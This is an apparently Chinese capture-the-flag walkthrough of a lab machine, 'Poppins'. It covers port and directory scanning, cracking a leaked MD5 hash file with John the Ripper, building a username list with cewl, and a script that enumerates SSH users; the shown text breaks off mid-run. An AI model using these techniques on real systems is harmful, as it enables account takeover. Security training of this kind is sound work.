群友靶机-Poppins


信息搜集

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.209.213 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 20:46 EDT
Nmap scan report for bogon (192.168.209.23)
Host is up (0.00090s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp  open  http     Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Mary Poppins - A Timeless Classic
110/tcp open  pop3     Dovecot pop3d
| ssl-cert: Subject: commonName=PyCrt.PyCrt
| Subject Alternative Name: DNS:PyCrt.PyCrt
| Not valid before: 2025-04-01T14:05:29
|_Not valid after:  2035-03-30T14:05:29
|_pop3-capabilities: PIPELINING AUTH-RESP-CODE RESP-CODES CAPA UIDL TOP
SASL(PLAIN) STLS USER
|_ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=PyCrt.PyCrt
| Subject Alternative Name: DNS:PyCrt.PyCrt
| Not valid before: 2025-04-01T14:05:29
|_Not valid after:  2035-03-30T14:05:29
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: SASL(PLAIN) CAPA UIDL USER TOP AUTH-RESP-CODE PIPELINING
RESP-CODES
MAC Address: 08:00:27:BF:99:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.90 ms bogon (192.168.209.23)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.96 seconds
```

从你提供的 `nmap` 和 `dirb` 扫描结果来看，这是一个在本地局域网（192.168.209.23）上的 Web 服务器靶机，开放了多个端口与服务，其中 **HTTP（80端口）** 是我们进行渗透测试的主要入口。下面是针对该靶机的详细 **渗透思路与步骤建议**，包括信息收集、漏洞探测、攻击尝试等。

端口	服务	版本信息	备注
22	SSH	OpenSSH 8.4p1 Debian 5+deb11u3	可尝试弱口令/密钥攻击（后期）
80	HTTP	Apache httpd 2.4.62 (Debian)	**主要攻击面，有Web服务**
110	POP3	Dovecot pop3d	明文协议，可尝试嗅探/爆破
995	POP3S	Dovecot pop3d (SSL)	加密，但证书过期/测试用途

web探测



Mary Poppins

A magical nanny who brings joy and wonder.

Movie Plot

In turn-of-the-century London, the Banks family is in need of a nanny for their mischievous children, Jane and Michael. When Mary Poppins arrives, carried by the east wind, she brings with her a unique brand of magic and adventure. Through whimsical outings and enchanting lessons, Mary helps the children (and their parents, George and Winifred) to rediscover the importance of family, love, and the joy in everyday life. With her friend Bert, a chimney sweep and artist, Mary leads the children on unforgettable escapades that challenge their perspectives and bring happiness to their home.

Mary Poppins

A practically perfect nanny with

Bert

A multitalented chimney sweep,

George Banks

The father of Jane and Michael, a

没有什么思路，扫一下目录

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.209.23/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Sep  2 20:44:10 2025
URL_BASE: http://192.168.209.23/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.209.23/ ----
+ http://192.168.209.23/index.html (CODE:200|SIZE:4703)
```


```
==> DIRECTORY: http://192.168.209.23/s/

+ http://192.168.209.23/server-status (CODE:403|SIZE:279)



---- Entering directory: http://192.168.209.23/s/ ----
==> DIRECTORY: http://192.168.209.23/s/u/



---- Entering directory: http://192.168.209.23/s/u/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/



---- Entering directory: http://192.168.209.23/s/u/p/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/



---- Entering directory: http://192.168.209.23/s/u/p/e/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/i/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/ ----
```

```
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/ ---
-
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/ -
---
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/



---- Entering directory: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/
----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/ ----
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/ ----
```

```
==> DIRECTORY: http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/ ----
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/ ----
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/ ----
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/ ----
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/ ----
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/ ---
-
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/ --
--
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/



---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
----
```

```
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/


---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/ ----
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/i/


---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/i/ ----
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/i/o/


---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/i/o/ ----
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/i/o/u/


---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/i/o/u/ ----
==> DIRECTORY:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/i/o/u/s/


---- Entering directory:
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/i/o/u/s/ ----
+
http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/
c/i/o/u/s/index.html (CODE:200|SIZE:1531)

p/i/a/l/i/d/o/c/i/o/u/s/zt
-----------------
END_TIME: Tue Sep  2 20:46:35 2025
DOWNLOADED: 161420 - FOUND: 3
```

给出了一个路径http://192.168.209.23/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o/c/i/o/u/s/index.html



404

Page Not Found

Sorry, the page you are looking for doesn't exist.

You can return to the homepage, or double-check the URL you entered.

源码内有一个这个注释内容

```
<!-- check for backup files -->
```

那么在这个路径下找一下bak文件

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# gobuster dir -u
http://192.168.209.213/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o
/c/i/o/u/s/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
html,php,txt,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:
http://192.168.209.213/s/u/p/e/r/c/a/l/i/f/r/a/g/i/l/i/s/t/i/c/e/x/p/i/a/l/i/d/o
/c/i/o/u/s/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1531]
/.php                 (Status: 403) [Size: 280]
/.html                (Status: 403) [Size: 280]
/hash.bak             (Status: 200) [Size: 3300]
Progress: 53785 / 1102805 (4.88%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 54364 / 1102805 (4.93%)
===============================================================
Finished
```

```
===============================================================
```

爆破ssh登陆用户

有一个hash.bakw文件

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# cat hash.bak
fcb6cc0d2a780ac022cf70ceb0d85f4c
c63c3575b62f4944fba4879c2dd3951b
638ce7e5ddd59ec236bc464f2fdb9958
de39f38ac0601775fe2976f707820860
3eb4df395ce955935f7df935cc314833
f5c3701f78d9de915674eb111107d1ce
5de115c35eccd5efdaa18247c312c519
1ebcead2dd18dd4518dda4d7f21ca75b
2564d92163ec30fefa9ffe64a406c1eb
5e11a4dda78311c92513be3ec811de2d
07a693a043fe57e8882a10d715e34def
386c974027266cb5e4fb7a76b98f72a9
b920fe56b8edcd7079c4646c0b17fd70
cd2bec41fca2fd556b7337b0e5306a92
164087a4f9e3bad35b42ab0fc3cb4a8b
b0a64abc8f76fda3de6e64f257ac03d1
978700c3577e262664c893b6923dbe84
0ef2d910c4c95afe805944ded83fdd01
9f4a37dd9473d1499b0183fe27fad161
e02291c1665bef79ef5d03999e096e99
9001f399914455b4d28262e3bfbf4837
15bca15fd894a2f8ea93a4fa908004a9
145577410c5c4c921b7179cf050b2de3
7b1d073327a2e36f008c2a33bfb410f6
29fef2456471ee9ebb93f064287fdbe0
f17f9338942f8648e77256ec49d62f99
09c4c8b77e9d094f6904dbb4ecfd5e29
f9ce5255f5b87d6b92dd3dfaca53ff0d
253400cf25fb8074c53e7bdd875e11f3
6fcf10b31abdf124aa30f35d7fe0e439
224f5b653c4aded1188fb492d32aef86
996f5dc87b3bc8fadf89283f3856e968
00929a695ab177caac17265b266a248c
dd2064a2d30fe9819e44e625bbd6846a
d935d8c8edbcb29be9a7044d24f2ad98
344b00b3c4b66d15e182b0555ed84fc5
b5f2a7288535076656defc2a6de1f465
94024af39da8052f93f0ef145f651ffb
1d33712e7017cac4dd36db6a93e7c5cd
85bc82eb20a04c4f359ca3d6eae76840
d41dea8e8e80fb0235a6c6a18724b1bf
feb4df4aa10ba7e0d57ba1398260cc4f
1e8a05586a7208f79fbb7eed34b6419c
821c1470e03a866bc1a8d775b35dc1ba
bef283d25e5513a191f68d49cfd063ad
6d2c24058297080518149433c5ed24d4
02e54fe99adde6dc4c980a91d781adeb
52d868b74d7b265e5eb2ca20e21ea8f0
5cb986443092f58d0f923d84ba75d14a
```

```
b822fb7c7174a7ddbc3e61f4b3701c06
50d15d960f7a3b92711006da4d0c7e5c
4b2ad4cac45424a0e55b9f8414b3fa11
e024fad87c17dfa1b0af168a1a8fdff3
2650a11ede243dd52b322373d98994e1
468160d24d6eaa81da06c8aaf4df672c
e92eb8d05caa1d090889c698be9b498b
4a3f1be43b7013ac31d0b47094818f0d
f25ca2fc0b4042a9b51dbb5af7638f18
b14621954f0ec5aa797af4d85bce8117
65811bc116cba21876322d3d70f8f0c9
6c24314f5f8b80b2593ff9608cc31f30
c0de30e0101c677a48ba481cc73cdab2
eb97a4755f70b263b4aab7057fe5b2a3
89e77196981ecb56e2157cece2209d9c
941bda079a7c6a8e9de2e1d5918f409d
428f1cc60527a496932e0eb5389c4e57
b3cb3a63b73c48b2c0bb32dc8567f5fd
de3bb01bf3cd06160036602002679413
9f82bf4c813d313b83913469b3dfb5ba
8b84dfd3c60e007597666b89168f7f0b
40288e57bf9c16328875d64859874073
6d1272381ce3701a11cd8b1392293b86
7532279d12d2d69a33bcf4789994b356
9e9d3b6b4aaba248d7c51ff4148c8d0f
ded52ab9e5c0429653f9170a07a13306
ee0d92f36b659fdef60b0ad87ad2dc1f
66b14cc4f5208e7b81a30a28e6b3d316
31aa17817e731ab263f2ad17578747f0
932232b0be295dd13822ce50b2846e55
41f735f9156444d106b195541f27506f
8ff248dffdf032467aad2c183f37cbb9
0752761b670db5a776c4079959e1cefa
36038680b0a4dd318339c7d6f14e27d7
9128262fabd151136a4f5173c9f8b687
a16529ed27831262cbfb879bdb372813
c3c016a1ded2e9139566365156ac0e10
2118c709cb65868d19cc0eb70a1fd603
1a4d5a0bd8e7ae4c52b75116e261ff53
2ce6a8451b97c9fbf126feaabc020cfe
df5f5384aad29a7fd6530a00007c2321
18e117c28e23c72258ed6b586c64d79a
18d22557b4b6295d67454c785fef3077
55d6ee3de3b444089c781750b482fe21
918510f4ff412b295f36faefa201faf3
25eb45a8ef6afe982e620e99d4250a8c
0110cf151f8f33cb9dd20bdae55c6466
57456e2f168afe1f74e62338488f9498
f926d9e7fb308761b2325b5984eb2b1e
0423e0611b22442c331eb0e269e524a7
6951ad981f72d142966b8f7ee1c3e691
```

是一大堆的md5字符串。解密一下

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.bak --format=Raw-MD5
Using default input encoding: UTF-8
```

```
Loaded 100 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2
8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
kent12           (?)
amotejoel        (?)
sunjoo           (?)
iydgmvin         (?)
elised           (?)
530223           (?)
viking35         (?)
naughtycat       (?)
shadow626        (?)
middelweg        (?)
eloscar          (?)
cash1407         (?)
carlosmoya       (?)
xytyx1972        (?)
vanity17         (?)
v0nowns.         (?)
teadorohector    (?)
taroh527         (?)
susancliford     (?)
suicida*02       (?)
snoopymai12277++ (?)
simpsonss        (?)
short487         (?)
sheelyka         (?)
sexiestmonkey    (?)
sanchezgenao     (?)
s9136286d        (?)
roldann          (?)
rocktolife       (?)
rebe11s          (?)
o823o2           (?)
nika1212         (?)
nealmc           (?)
mymiddlename     (?)
mouses01         (?)
mosuga1          (?)
madeson4me       (?)
lufkin3          (?)
luckybear13      (?)
loveyai054359503 (?)
little_m         (?)
lindilu          (?)
lcisme69         (?)
kmkm76           (?)
kiezcute         (?)
keyki            (?)
kaleli1975       (?)
justine145       (?)
jojoisamuffin1   (?)
jmac92777        (?)
jennycane6       (?)
ilovenickjerryjonas (?)
igorlain         (?)
hold40           (?)
```

```
gnyja4           (?)
gina5432         (?)
foffbastards     (?)
federal5         (?)
eryt6587oi       (?)
elogue           (?)
ddm1203          (?)
dazha            (?)
dah3ss           (?)
copperkiwi324    (?)
cocian           (?)
cesurcesur       (?)
cannonballs      (?)
boggsjr          (?)
ben and leo      (?)
baby0sita        (?)
amp#88           (?)
adiksapink       (?)
actionlive       (?)
Sammon           (?)
McCain           (?)
MENZOBERRANZAN   (?)
MARIEC210        (?)
Karis123456      (?)
Dan2109<3        (?)
Cusita74         (?)
ARES29           (?)
978645312N       (?)
8153154          (?)
7297163          (?)
56371105         (?)
5636378paulo     (?)
33570654         (?)
30procklisroad   (?)
224466882468     (?)
2173512          (?)
21094572         (?)
14212862         (?)
113fox.13        (?)
09202515339      (?)
0869169575       (?)
0866500130       (?)
0865508166       (?)
0848499262       (?)
0831428854       (?)
0800385914       (?)
100g 0:00:00:01 DONE (2025-09-02 21:22) 84.74g/s 11764Kp/s 11764Kc/s 620074KC/s
0800436836..0800349428
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

把这些内容放到一个文本内

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# john --show --format=Raw-MD5 hash.bak | awk -F':' '{print $2}' >
cracked_passwords.txt
```

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# cat cracked_passwords.txt
0831428854
lufkin3
amotejoel
mymiddlename
sexiestmonkey
nika1212
madeson4me
keyki
kiezcute
0865508166
ilovenickjerryjonas
530223
teadorohector
14212862
luckybear13
hold40
v0nowns.
kmkm76
eryt6587oi
Sammon
09202515339
short487
0800385914
viking35
ARES29
jennycane6
copperkiwi324
o823o2
simpsonss
2173512
jmac92777
carlosmoya
56371105
gnyja4
978645312N
30procklisroad
amp#88
kaleli1975
cash1407
224466882468
7297163
adiksapink
baby0sita
0869169575
mosuga1
cesurcesur
Dan2109<3
Cusita74
McCain
ddm1203
5636378paulo
xytyx1972
naughtycat
suicida*02
0866500130
```

```
justine145
boggsjr
loveyai054359503
cannonballs
jojoisamuffin1
eloscar
igorlain
gina5432
mouses01
taroh527
susancliford
dah3ss
21094572
elised
iydgmvin
113fox.13
nealmc
foffbastards
federal5
MENZOBERRANZAN
snoopymai12277++
0848499262
dazha
vanity17
elogue
cocian
Karis123456
sheelyka
33570654
ben and leo
actionlive
rocktolife
kent12
middelweg
8153154
lcisme69
s9136286d
rebe11s
lindilu
sanchezgenao
shadow626
MARIEC210
little_m
roldann
sunjoo
```

再把网页内的所有可能是用户名的字符整到另一个文本内

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# cewl http://192.168.209.213/ | tr 'A-Z' 'a-z' >user.txt


┌──(root㉿kali)-[/home/kali/aaa]
└─# cat user.txt
cewl 6.2.1 (more fixes) robin wood (robin@digi.ninja) (https://digi.ninja/)
and
the
```

```
mary
poppins
banks
children
their
michael
jane
with
family
magical
initially
joy
the
george
who
nanny
through
her
but
outings
enchanting
lessons
home
winifred
importance
life
friend
bert
chimney
sweep
artist
for
arrives
brings
somewhat
strong
bond
learns
banker
stern
enjoys
disciplined
father
wisdom
fantastical
humor
providing
joins
often
close
street
multitalented
adventures
journeys
elder
joys
simple
appreciate
```

```
comes
skeptical
quickly
drawn
causes
social
into
world
preoccupied
mother
wife
younger
influence
curious
adventurous
forms
valuable
whimsical
through
adventure
magic
brand
unique
she
wind
east
carried
when
mischievous
need
london
century
turn
plot
movie
wonder
classic
timeless
them
teaching
care
she
abilities
perfect
practically
happiness
bring
perspectives
challenge
that
escapades
unforgettable
leads
with
everyday
love
rediscover
parents
```

```
helps
```

尝试爆破一下ssh登陆的用户和密码，结果一直提示Permission denied (publickey)

根据这一情况写个脚本运行一下

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# python3 1.py
🔍 开始检查 120 个用户通过 SSH 登录到 192.168.209.213 是否出现 'publickey' 错误...
⏱️  每个用户最大尝试时间：3 秒
--------------------------------------------------
🔓 正在测试用户: cewl 6.2.1 (more fixes) robin wood (robin@digi.ninja)
(https://digi.ninja/) ... ✅ 未触发 publickey 错误（或连接异常/超时）
🔓 正在测试用户: and ... ❌ 触发 publickey 错误
🔓 正在测试用户: the ... ❌ 触发 publickey 错误
🔓 正在测试用户: mary ... ❌ 触发 publickey 错误
🔓 正在测试用户: poppins ... ❌ 触发 publickey 错误
🔓 正在测试用户: banks ... ❌ 触发 publickey 错误
🔓 正在测试用户: children ... ❌ 触发 publickey 错误
🔓 正在测试用户: their ... ❌ 触发 publickey 错误
🔓 正在测试用户: michael ... ❌ 触发 publickey 错误
jane@192.168.209.213's password: 🔓 正在测试用户: jane ... ⏱️  用户 'jane': SSH 连接
超时（3秒）
✅ 未触发 publickey 错误（或连接异常/超时）
🔓 正在测试用户: with ... ❌ 触发 publickey 错误
🔓 正在测试用户: family ... ❌ 触发 publickey 错误
🔓 正在测试用户: magical ... ❌ 触发 publickey 错误
🔓 正在测试用户: initially ... ❌ 触发 publickey 错误
🔓 正在测试用户: joy ... ❌ 触发 publickey 错误
🔓 正在测试用户: the ... ❌ 触发 publickey 错误
🔓 正在测试用户: george ... ❌ 触发 publickey 错误
🔓 正在测试用户: who ... ❌ 触发 publickey 错误
🔓 正在测试用户: nanny ... ❌ 触发 publickey 错误
🔓 正在测试用户: through ... ❌ 触发 publickey 错误
🔓 正在测试用户: her ... ❌ 触发 publickey 错误
🔓 正在测试用户: but ... ❌ 触发 publickey 错误
🔓 正在测试用户: outings ... ❌ 触发 publickey 错误
🔓 正在测试用户: enchanting ... ❌ 触发 publickey 错误
🔓 正在测试用户: lessons ... ❌ 触发 publickey 错误
🔓 正在测试用户: home ... ❌ 触发 publickey 错误
🔓 正在测试用户: winifred ... ❌ 触发 publickey 错误
🔓 正在测试用户: importance ... ❌ 触发 publickey 错误
🔓 正在测试用户: life ... ❌ 触发 publickey 错误
